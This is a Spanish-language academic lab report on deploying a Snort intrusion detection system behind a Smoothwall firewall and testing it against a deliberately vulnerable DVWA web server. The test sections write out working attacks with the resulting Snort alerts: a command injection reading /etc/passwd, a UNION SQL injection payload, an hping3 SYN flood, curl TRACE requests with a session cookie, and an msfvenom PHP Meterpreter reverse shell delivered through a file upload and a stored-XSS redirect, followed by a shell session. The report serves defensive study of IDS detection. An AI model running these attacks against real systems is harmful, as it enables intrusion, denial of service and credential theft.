

Ilustración 5

Nota: Es conveniente actualizar todos los parches de seguridad para estar seguros nada más empezar. Esto lo haremos desde la pestaña "Maintenance-->Updates".

Si hemos configurado correctamente Ipv4 en la máquina cliente tendremos conexión a Internet, esto es:

- Dirección IP: 192.168.2.10
- Máscara: 255.255.255.0
- DNS primario: 192.168.2.1

Para la instalación del sistema de detección de intrusos se ha creado una máquina virtual basada en Ubuntu 14.04.4 LTS con 1GB de memoria RAM asignada. Esta máquina se ha creado en la red interna “netuoc”, asignándole una IP estática 192.168.2.10.

El proceso de instalación de Snort se detalla en el Anexo: Instalación y configuración de Snort.

La instalación del servidor Web se detalla en el Anexo: Montaje del servidor Web.

5.4.1 Selección de reglas para Snort

Conociendo como es la estructura de las reglas en Snort, el siguiente paso lógico seria, escribir reglas para intentar proteger un sistema o segmento de red, si se desea se puede solicitar las reglas oficiales de Snort conocidas como VRT (Vulnerability Research Team)[15], que definen un conjunto de reglas muy robusto y estable que permite tener un entorno empresarial seguro, sin embargo, son de pago.

Si es cierto que en la página de Snort existen una reglas gratis denominadas: "community-rules", pero después de consultarlas parecen muy básicas para lo que nuestro proyecto. Dentro del ámbito de reglas gratis nos encontramos con: Bleeding Edge[16] para Snort, las cuales son libres y disponen de una clasificación por ficheros que puede ser muy útil a la hora de optimizar este servicio.

Por otro lado existe otro conjunto de reglas un poco mas completas utilizadas en versiones superiores a la 2.8.6, denominadas "emerging rules". Según he leído no se aconseja utilizar ambas conjuntamente o bien una o la otra. Como hemos instalado la última versión de Snort procederemos a instalar estas ultimas reglas que creemos serán más actuales.

Estas reglas se pueden descargar del servidor: http://rules.emergingthreats.net/, y vienen clasificadas de la siguiente forma[17]:

- emerging-attack_response. Reglas para capturar los resultados de un ataque exitoso.
- emerging-dos. Permite capturar actividad asociada a ataques de denegación de servicio.
- emerging-icmp e icmp_info. Asociadas al uso de paquetes icmp de forma fraudulenta.
- emerging-sql. Detecta ataques SQL inyection, y relacionados.
- emerging-web_ (cliente, server, specific). Detecta cualquier ataque o vulnerabilidad en servicios Web.
- emerging-scan. Alertas para detectar el sonde de puertos

5.5 Publicación del servidor Web al exterior.

Una vez que tenemos montado todo nuestro entorno virtual, nos falta un único paso que es publicar nuestro servidor Web a Internet, es decir que se tenga acceso desde fuera al puerto 80 de ésta maquina.

Esta configuración la realizaremos a través de nuestro entorno Web del firewall "Smoothwall", donde redirigiremos las peticiones entrantes del puerto 80 a nuestro servidor Web. Una vez dentro de la interfaz Web nos dirigimos a la pestaña de Networking. Aquí podremos definir varias cosas, entre ellas las reglas de NAT para redirigir las peticiones entrantes desde la interfaz RED a maquinas GREEN.

Para ello, nos situamos en la pestaña Incoming y añadimos una nueva regla, especificando el protocolo, puerto origen y maquina y puerto destino. Esta configuración debe quedar como se indica en la siguiente imagen:



Ilustración 6

En este punto podemos comprobar como si desde fuera de la red interna accedemos al puerto 80 del firewall nos debe aparecer la página de login de dvwa:

http://192.168.1.140/dvwa/login.php

Para comprobar que todo el sistema funciona probamos a ejecutar el siguiente comando desde el exterior:

#nmap –sV 192.168.1.140 –p 80
80/tcp open http Apache httpd 2.2.16 ((Fedora))

En las alertas de Snort aparece:

[**] [1:2101201:11] GPL WEB_SERVER 403 Forbidden [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/11-18:06:02.615842 192.168.2.11:80 -> 192.168.1.130:50599
TCP TTL:63 TOS:0x0 ID:46503 IpLen:20 DmgLen:4859 DF
*****A**** Seq: 0x8D1EEE77 Ack: 0x5DE9B0A8 Win: 0xF818 TcpLen: 32**

6 Definición de una prueba

En este punto vamos a definir una prueba que debe consistir en un ataque o uso de alguna vulnerabilidad de nuestro servidor Web para comprobar que Snort la detecta correctamente.

Antes que nada vamos a configurar el nivel de seguridad de DVWA para que sea más vulnerable y facilite la creación de ataques contra el mismo. Esto se configura desde la opción: "DVWA Security" que se encuentra en la columna de la izquierda.

6.1 Command injection.

DVWA dispone de una serie de vulnerabilidades ya preparadas para probar. Una de ellas es "Command Execution" nos permite ejecutar comandos de consola desde la Web, permitiendo así ver, modificar y eliminar archivos y directorios del servidor, las posibilidades son infinitas, su única limitación es el usuario que usa la consola para ejecutar los comandos, así dependería de los permisos de ese usuario para realizar ciertas acciones.

Este panel presenta una vulnerabilidad a la hora de comprobar la conectividad haciendo uso del comando ping, la cual sin embargo desde ese mismo campo de entrada de dirección IP es posible saltear el comando ping para ejecutar otro comando como por ejemplo leer el archivo */etc/passwd*:



Ilustración 7

En las alertas de Snort podemos ver el siguiente mensaje:

[**] [1:2002034:9] ET ATTACK_RESPONSE Possible /etc/passwd via http (Linux style) [**]
[Classification: Information Leak] [Priority: 2]
04/11-18:41:06.553940 192.168.2.11:80 -> 192.168.1.130:50679
TCP TTL:64 TOS:0x0 ID:36690 IpLen:20 DmgLen:1500 DF

*****A**** Seq: 0x3F4DB452 Ack: 0x3C9F8470 Win: 0xD9 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 5318268 38993041
[Xref => http://doc.emergingthreats.net/bin/view/Main/2002034]

En esta alerta incluso vemos una URL que nos conduce a una página donde podemos introducir comentarios sobre la misma.

6.2 SQL Injection

Como dice su nombre se trata de inyectar código SQL "intruso" en una consulta no validada correctamente, la idea principal al hacer una inyección es extraer la mayor información posible de una base de datos, aunque claro tiene otra cantidad de usos.

La aplicación DVWA dispone de un formulario donde podemos explotar esta vulnerabilidad, en este caso se nos presenta un formulario para escribir el ID de un usuario de la base de datos, al escribir 1 por ejemplo debería devolver algo como:

Ilustración 8

Normalmente cuando se ven ese tipo de formularios se inserta una comilla ' para ver si el resultado en la consulta es un error de sintaxis de la BD, en cuyo caso quiere indicar que el formulario es vulnerable, y por tanto se puede proceder a una inyección de SQL.

En nuestra prueba vamos a intentar mostrar la versión de la base de datos, y para ello incluimos en la casilla el siguiente texto:

%' or '0'='0 union select null, version()

La salida de Snort ha sido:

[**] [1:2011037:5] ET WEB_SERVER Possible Attempt to Get SQL Server Version in URI using SELECT VERSION [**]
[Classification: Web Application Attac] [Priority: 1]
04/12-17:36:51.279328 192.168.1.130:50480 -> 192.168.2.11:80
TCP TTL:64 TOS:0x0 ID:44567 IpLen:20 DmgLen:640 DF
*****A**** Seq: 0xA54D0EC0 Ack: 0xA16537B8 Win: 0x1B40 TcpLen: 32**
[Xref => http://doc.emergingthreats.net/2011037][Xref => http://support.microsoft.com/kb/321185]

[**] [1:2006446:11] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**]
[Classification: Web Application Attac] [Priority: 1]
04/12-17:36:51.279328 192.168.1.130:50480 -> 192.168.2.11:80
TCP TTL:64 TOS:0x0 ID:44567 IpLen:20 DmgLen:640 DF
*****A**** Seq: 0xA54D0EC0 Ack: 0xA16537B8 Win: 0x1B40 TcpLen: 32**
[Xref => http://doc.emergingthreats.net/2006446][Xref => http://en.wikipedia.org/wiki/SQL_injection]

6.3 Ataque de denegación de servicio.

Un ataque DoS (**D**enial **o**f **S**ervice) no es más que un número exageradamente elevado de peticiones a una dirección IP. Tal es así que el servidor es incapaz de gestionar dichas

peticiones causando un error en el sistema y la detención o reinicio del servicio, dejando este inaccesible al resto de usuarios.

Un ataque de denegación de servicio[18] impide el uso legítimo de los usuarios al usar un servicio de red. El ataque se puede dar de muchas formas. Pero todas tienen algo en común utilizan la familia de protocolos TCP/IP para conseguir su propósito.

Un ataque DoS puede ser perpetrado de varias formas. Aunque básicamente consisten en:

- Consumo de recursos computacionales, tales como ancho de banda, espacio de disco, o tiempo de procesador.
- Alteración de información de configuración, tales como información de rutas de encaminamiento.
- Alteración de información de estado, tales como interrupción de sesiones TCP (TCP reset).
- Interrupción de componentes físicos de red.
- Obstrucción de medios de comunicación entre usuarios de un servicio y la víctima, de manera que ya no puedan comunicarse adecuadamente.

Existen distintas formulas para producir este tipo de ataques, a continuación veremos algunas de ellas y sus repercusiones en el sistema de alertas de Snort.

6.3.1 Inundación SYN

Este tipo de ataque es posible debido a la forma en la que funcionan las conexiones TCP. Cuando un extremo desea iniciar una conexión contra otro equipo, inicia la conversación enviando un mensaje 'SYN', el otro extremo ve el SYN y responde con un SYN+ACK, finalmente el extremo que empezó la conexión contesta con un ACK y ya pueden empezar a transmitir datos.

Un ataque de tipo Syn Flood lo que hace es empezar un numero especialmente alto de inicios de conexión que nunca son finalizados, dejando al servidor a la espera del ack final, y por tanto consumiendo recursos de forma desproporcionada.

Para realizar este ataque usaremos la herramienta Hping[19] que mediante la línea de comandos nos permite crear y analizar paquetes **TCP/IP**, y como tal tiene un muchas utilidades: hacer testing de firewalls, escaneo de puertos, redes y como no… también tiene la capacidad de provocar un **SYN Flood Attack** mediante denegación de servicio (DoS):

#hping3 –p 80 -S --flood 192.168.1.140

donde los parámetros usados han sido:

- -p. Puerto que queremos atacar.
- -S. Activa el flag SYN.
- --flood. Le indica a hping que envíe los paquetes a la máxima velocidad posible.
- 192.168.1.140. IP de la victima, en nuestro caso el servidor Web.

Snort no parece detectar este tipo de ataque pero por lo que he leído no hay una regla especifica para ataques DoS, sobre todo DDoS, porque los recursos necesarios para el seguimiento de este ataque consumiría los mismos recursos que el propio ataque.

En cualquier caso los ataques SYN Flood ya no suelen ser un problema si instala un sistema operativo actualizado, y el resto de ataques de este tipo se suelen atajar por otros medios como veremos en el siguiente punto.

6.3.2 Solución a ataques DoS.

En este tipo de ataques los IDS son útiles para prevenir y detectarlos. Pueden detectar intrusiones y evitar así que se produzca el ataque. Además pueden identificar troyanos para DoS.

Las técnicas de control utilizadas en estos casos suelen ser:

- Detectar cambios en ficheros del sistema Tripwire.
- Encontrar huellas. Comandos last, netstat, lastcomm.
- Detectar sniffers.
- Ver usuarios activos y procesos.
- Monitor de rendimiento para detectar ataques en tiempo real

Pero el trabajo principal de defensa se realiza en los routers y firewall del sistema, donde se pueden implementar técnicas como:

- Egress filtering: Filtrar entrada de paquetes con direcciones no enrutables y salida de paquetes con direcciones no de la organización (evita la acción de troyanos al no dejar salir sus paquetes) o no enrutables.
- Protección contra ataques SYN flood en los fw's: Algunos protegen guardando el estado de las conexiones y existen parches especiales para DoS.
- Bloqueo de broadcasts de IP en los routers de filtrado para evitar que nuestra red se utilice como amplificador.
- Denegar todos los accesos a servicios no autorizados por nuestra política de seguridad (bloquear los puertos).

En este proyecto, al disponer del firewall Smoothwall, nos permite activar una serie de características que protegerán nuestra red interna de este tipo de ataques desde el exterior. Para ello debemos acceder a la sección "advanced" de la pestaña Networking:



Ilustración 9

Se deben activar los siguientes parámetros:

- Block ICMP ping. Bloquea mensajes PING.
- Block and ignore IGMP packets. Bloquea paquetes IGMP[20].
- Enable SYN cookies. Permite defender de los ataques de tipo SYN Flood.
- Block and ignore multicast traffic. Bloqueará mensajes de multidifusión y evitando su registro en el sistema y por tanto que puedan llenar los archivos de registro de entradas inútiles.

6.3.3 Detectar vulnerabilidades

En este punto vamos a intentar obtener todas las vulnerabilidades del sistema "victima", en nuestro caso el servidor Web con la aplicación DVWA. Existen el mercado muchos escáneres de vulnerabilidades, pero en este caso usaremos Nikto[21].

Es un escáner de código abierto distribuido bajo la licencia GPL, que se utiliza para llevar a cabo pruebas exhaustivas en los servidores Web por varios elementos, entre ellos más de 6.500 potencialmente peligrosos archivos / CGIs.

Para usarlo lanzamos el siguiente comando por consola:

```
# nikto -h 192.168.1.140:80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.140
+ Target Hostname:    192.168.1.140
+ Target Port:        80
+ Start Time:         2016-04-13 12:05:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Fedora)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /config/: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 26586, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8345 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2016-04-13 12:06:15 (GMT-4) (63 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

El escáner nos indica las siguientes vulnerabilidades:

- Ataques clickjacking[22]. Es una técnica maliciosa para engañar a usuarios de Internet con el fin de que revelen información confidencial o tomar control de su computadora cuando hacen clic en páginas Web aparentemente inocentes.
- Ataques XSS[23]. Son ataques dirigidos a los páginas Web que muestran de forma dinámica el contenido de los usuarios sin verificar ni codificar la información ingresada por ellos.
- X-ContentType-Options. Al no estar configurada esta etiqueta el sistema es vulnerable a ciertos ataques que usan el "MIME type sniffing", es decir enmascarar código malicioso y que el navegador o servidor lo ejecute creyendo que es otro tipo de contenido.
- La versión del servidor Apache es antigua.
- Ataques XST (cross-site tracing). Es una vulnerabilidad que se deriva de XSS y es generada por el método HTTP TRACE, que muestra las cookies que el navegador tiene para el dominio.

Para completar aun más esta auditoria de vulnerabilidades se ha usado el framework "metasploit", que además de permitir explotar las mismas, también dispone de un scanner a través del plugin wmap[24].

Tras el scanner usando metasploit se han detectado las siguientes vulnerabilidades:

- CVE-2005-3398[25]. Vulnerabilidad del método HTTP TRACE en Web Server Solaris.
- CVE-2005-3498. Vulnerabilidad de sesión trace en IBM WebSphere Application Server.
- BID-11604. Sun Java System Application Server HTTP TRACE Information Disclosure Vulnerability.
- BID-9506[26]. WebLogic Server and Express HTTP TRACE Credential Theft Vulnerability.
- BID-9561. Sun ONE/iPlanet Web Server HTTP TRACE Credential Theft Vulnerability.

En definitiva todas las auditorias coinciden en que es vulnerable a ataques XST.

6.3.4 Uso de vulnerabilidades.

En el informe de nikto se indica la vulnerabilidad: **OSVDB-3268**, es decir acceso a: http://192.168.1.140/dvwa/config/



Ilustración 10

Al encontrar este tipo de directorios en el servidor Web puede ocurrir que se muestren archivos que deberían estar ocultos y además algunas aplicaciones crean ficheros de backup con el mismo nombre y seguidos del símbolo: "~".

Si intentamos acceder a: http://192.168.1.140/dvwa/config/config.inc.php~, en Snort aparece la siguiente alerta:

[**] [1:2009955:11] ET WEB_SERVER Tilde in URI, potencial .php~ source disclosure vulnerability [**]
[Classification: Web Application Attac] [Priority: 1]
04/14-17:31:38.279328 192.168.1.130:51768 -> 192.168.2.11:80
TCP TTL:64 TOS:0x0 ID:48969 IpLen:20 DmgLen:464 DF
*****A**** Seq: 0x303A693E Ack: 0x2A740EBD Win: 0x1AE0 TcpLen: 32**
[Xref => http://doc.emergingthreats.net/2009955][Xref =>
http://seclists.org/fulldisclosure/2009/Sep/0321.html]

Otro de las vulnerabilidades que se indican es **OSVDB-877**, es decir que se encuentra activado el método TRACE en el servidor Web y que por tanto éste es vulnerable a ataques XST[27]. Para comprobar este hecho podemos mandar una petición de la siguiente forma:

#curl –X TRACE 192.168.1.140
TRACE / HTTP/1.1
User-Agent: curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8y zlib/1.2.3
Host: 192.168.1.140
Accept: */*

Esto produce ya en si una alerta en Snort:

[**] [1:2102056:6] GPL WEB_SERVER TRACE attempt [**]
[Classification: Web Application Attac] [Priority: 1]
04/14-18:14:53.2155508 192.168.1.130:51768 -> 192.168.2.11:80
TCP TTL:64 TOS:0x0 ID:17499 IpLen:20 DmgLen:201 DF

*****A**** Seq: 0x2E47B90A Ack: 0xA2A30D50 Win: 0x1AE0 TcpLen: 32**
[Xref => http://www.whitehatsec.com/press_releases/WH-PR-20030120.pdf][Xref => http://cgi.nessus.org/plugins/dump.php3?id=11213][Xref => http://www.securityfocus.com/bid/9561]

También incluso de esta misma forma podemos enviar una cookie (obtenida de la propia página Web mediante el inspector Web de Safari):

#curl –X TRACE -H "Cookie: PHPSESSID=6qt35avojqd0fg4v1f3kmsqfu3" 192.168.1.140
TRACE / HTTP/1.1
User-Agent: curl/7.19.7 (universal-apple-darwin10.0) libcurl/7.19.7 OpenSSL/0.9.8y zlib/1.2.3
Host: 192.168.1.140
Accept: */*
Cookie: PHPSESSID=6qt35avojqd0fg4v1f3kmsqfu3

Se produce la misma alerta en Snort.

En este punto vamos a probar a ver si podemos realizar un ataque haciendo uso de la vulnerabilidad XSS[28] que adolece la aplicación Web, de forma que podamos abrir una Shell.

Para este ataque usaremos el comando msfvenom[29], para crear un fichero que permita ejecutar código php para explotar la vulnerabilidad.

#msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.141 LPORT=80 -f raw > FORUM_BUG.php

Este comando crea el archivo FORUM_BUG.php que nos permitirá crear un túnel para acceder al servidor Web, para ello hemos usado el comando msfvenom con los siguientes parámetros:

- -p. Permite especificar el payload que vamos a utilizar, es decir la carga dañina o útil que vamos a utilizar, en nuestro caso al indicar “php/meterpreter_reverse_tcp”, para abrir una comunicación con el servidor Web y el atacante.
- LHOST donde debemos indicar la IP del atacante
- LPORT el puerto por el cual queremos atacar. En este caso tiene que ser el puerto 80 porque en nuestro caso el firewall ha cerrado el resto de puertos.
- -f. Nos permite especificar el formato de salida, en este caso raw.

Ahora que ya disponemos del archivo atacante, hacemos uso de la opción de subir un fichero que permite nuestra aplicación, para ello accedemos a la URL:

http://192.168.1.140/dvwa/vulnerabilities/upload/

comprobamos que se produce el siguiente mensaje en la Web:
“../../hackable/uploads/FORUM_BUG.php succesfully uploaded!” con lo que nuestro archivo ya estará disponible en la siguiente URL:

http://192.168.1.140/dvwa/hackable/uploads/FORUM_BUG.php

En este punto, haremos uso de la vulnerabilidad XSS store presente en nuestra aplicación para incluir un mensaje javascript con el siguiente texto:

<script>window.location="http://192.168.1.140/dvwa/hackable/uploads/FORUM_BUG.php" </script>

Lo cual producirá que se ejecute nuestro archivo que hemos subido previamente, y nos permitirá en el siguiente paso abrir una consola con el servidor.

#msfconsole
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp

payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.141
LHOST => 192.168.1.141
msf exploit(handler) > set LPORT 80
LPORT => 80
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.141:80
[*] Started the payload handler …
[*] Meterpreter session 1 opened (192.168.1.141:80 -> 192.168.1.140:40315) at 2016-04-15 04:06:38:0400
meterpreter >

En este punto ya hemos abierto una consola en el servidor Web destino, como primer paso podemos comprobar con que usuario hemos conectar mediante el comando getuid:

meterpreter > getuid
Server username: apache (48)

El siguiente paso es abrir una Shell y ver si podemos visualizar el archivo de claves:

meterpreter > shell
Process 2266 created.
Channel 0 created.
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
….

Al realizar la conexión mediante esta puerta trasera Snort ha lanzado la siguiente alerta:

[**] [1:2009579:4] ET ATTACK_RESPONSE Metasploit Meterpreter Registry Interaction Detected [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
04/15-11:44:00.769659 192.168.1.141:80 -> 192.168.2.11:37572
TCP TTL:63 TOS:0x0 ID:8279 IpLen:20 DmgLen:964 DF
*****AP*** Seq: 0x1C63B661 Ack: 0x85C7C4E1 Win: 0xEB TcpLen: 32**
TCP Options (3) => NOP NOP TS: 2038122 9862248
[Xref => http://doc.emergingthreats.net/2009579][Xref => http://www.nologin.org/Downloads/Papers/meterpreter.pdf]

Por tanto, Snort dispone de las reglas para detectar este tipo de ataques. La selección de reglas que hemos hecho al principio del presente documento parecen detectar las vulnerabilidades que presenta nuestra aplicación Web “DVWA”.

7 Introducción a GUIs para Snort

La característica más apreciada de Snort, además de su funcionalidad, es su subsistema flexible de firmas de ataques. Snort tiene una base de datos de ataques que se está actualizando constantemente y a la cual se puede añadir o actualizar a través de la Internet. Los usuarios pueden crear 'firmas' basadas en las características de los nuevos ataques de red y enviarlas a la lista de correo de firmas de Snort, para que así todos los usuarios de Snort se puedan beneficiar. Esta ética de comunidad y compartir ha convertido a Snort en uno de los IDSes basados en red más populares, actualizados y robustos.

Al mismo tiempo esta gran ventaja hace que la gestión de Snort por línea de comandos sea complicada o al menos requiera una gran cantidad de trabajo debido por una parte a esa gran cantidad de información que es su base de datos de firmas, así como la cantidad de alertas que puede llegar a generar como consecuencia del volumen de reglas que existen en la actualidad.

En este sentido, existen herramientas de terceros para ayudar a Snort en múltiples facetas; interfaz de administración, generación de informes, rendimiento, análisis de registros, etc..

